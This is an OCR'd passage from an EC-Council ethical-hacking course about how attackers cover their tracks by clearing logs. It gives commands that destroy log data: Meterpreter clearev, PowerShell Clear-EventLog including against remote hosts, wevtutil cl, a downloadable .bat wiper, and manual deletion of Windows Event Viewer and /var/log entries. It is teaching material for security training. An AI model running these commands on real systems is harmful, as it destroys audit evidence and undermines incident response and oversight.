
  `>Clear-EventLog "Windows PowerShell"`

- To clear specific multiple log types from the local and remote systems:

  `>Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02`

- To clear all logs on the specified systems and then display the event log list:

  `>Clear-EventLog -LogName application, system -confirm`



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Clearing Logs

Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt, PowerShell, and using a BAT file to delete security, system, and application logs. Attackers might use this utility to wipe out the logs as one method of covering their tracks on the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Steps to clear logs using Clear_Event_Viewer_Logs.bat utility are as follows.**
  1. Download the **Clear_Event_Viewer_Logs.bat** utility from ***https://www.tenforums.com***.
  2. Unblock the .bat file.
  3. Right-click or press and hold on the .bat file and click/tap on **Run as administrator**.
  4. If prompted by **UAC**, click/tap on **Yes**.
  5. A command prompt will now open to clear the event logs. The command prompt will automatically close when finished.




Figure 6.151: Screenshot of clearing logs using the Clear_Event_Viewer_Logs.bat file

- **Steps to clear logs using Meterpreter shell are as follows.**

  If the system is exploited with Metasploit, the attacker uses a **Meterpreter shell** to wipe out all the logs from a Windows system:

  1. Launch the **meterpretershell prompt** from the Metasploit Framework.
  2. Type `clearev` command in the Meterpreter shell prompt and press **Enter**. The logs of the target system will start being wiped out.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.152: Screenshot of Meterpreter

- **Steps to clear PowerShell logs using Clear-EventLog command are as follows.**

  Source: *https://docs.microsoft.com*

  Using the `Clear-EventLog` command, the attacker can clear all the PowerShell event logs from local or remote computers:

  1. Launch **Windows PowerShell** with administrator privileges.
  2. Use the following command to clear the entries from the PowerShell event log on the local or remote system:

     ```
     >Clear-EventLog "Windows PowerShell"
     ```

  3. Use the following command to clear specific multiple log types from local or remote systems:

     ```
     >Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02
     ```

     (This command clears all the log entries in Microsoft Office Diagnostics (ODiag) and Microsoft Office Sessions (OSession) on the local computer and Server02 remote computer.)

  4. Use the following command to clear all the logs on the specified systems, and then display the event log list:

     ```
     >Clear-EventLog -LogName application, system -confirm
     ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: The parameters used in the `Clear-EventLog` command are as follows:

- `-ComputerName`: Specifies a remote computer; the default is the local computer
- `-Confirm`: Prompts you for confirmation before running cmdlet
- `-LogName`: Specifies the event logs
- `-WhatIf`: Shows what will happen if the cmdlet runs

- **Steps to clear event logs using wevtutil utility are as follows.**

1. Launch **command prompt** with administrator privileges.
2. Use the following command to display a list of event logs:

   `>wevtutil el`

3. Use the following command to clear the event logs:

   `>wevtutil cl <log_name>`

   `log_name`: name of the log to clear, ex: system, application, security.

   As shown in the screenshot, the attacker can view the list of event logs using the wevtutil utility and clear the system, application, and security event logs.




Figure 6.153: Screenshot of clearing logs using the wevtutil utility

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Manually Clearing Event Logs

For Windows

- Navigate to Start → Control Panel → System and Security → Administrative Tools → double click Event Viewer
- Delete the all the log entries logged while compromising the system

For Linux

- Navigate to `/var/log` directory on the Linux system
- Open the plain text file containing log messages with text editor `/var/log/messages`
- Delete all the log entries logged while compromising the system

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Manually Clearing Event Logs

Once attackers gain administrative access to a target system, they can manually wipe out the log entries corresponding to their activities on both Windows and Linux computers. The steps to clear event logs on Windows and Linux OSs are as follows:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For Windows

- Navigate to **Start → Control Panel → System and Security → Administrative Tools →** double-click **Event Viewer**
- Delete the all the log entries logged while compromising the system




Figure 6.154: Clearing event logs for Windows

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For Linux

- Navigate to the **/var/log** directory on the Linux system
- Open the plaintext file containing log messages with text editor **/var/log/messages**
- Delete all the log entries logged while compromising the system

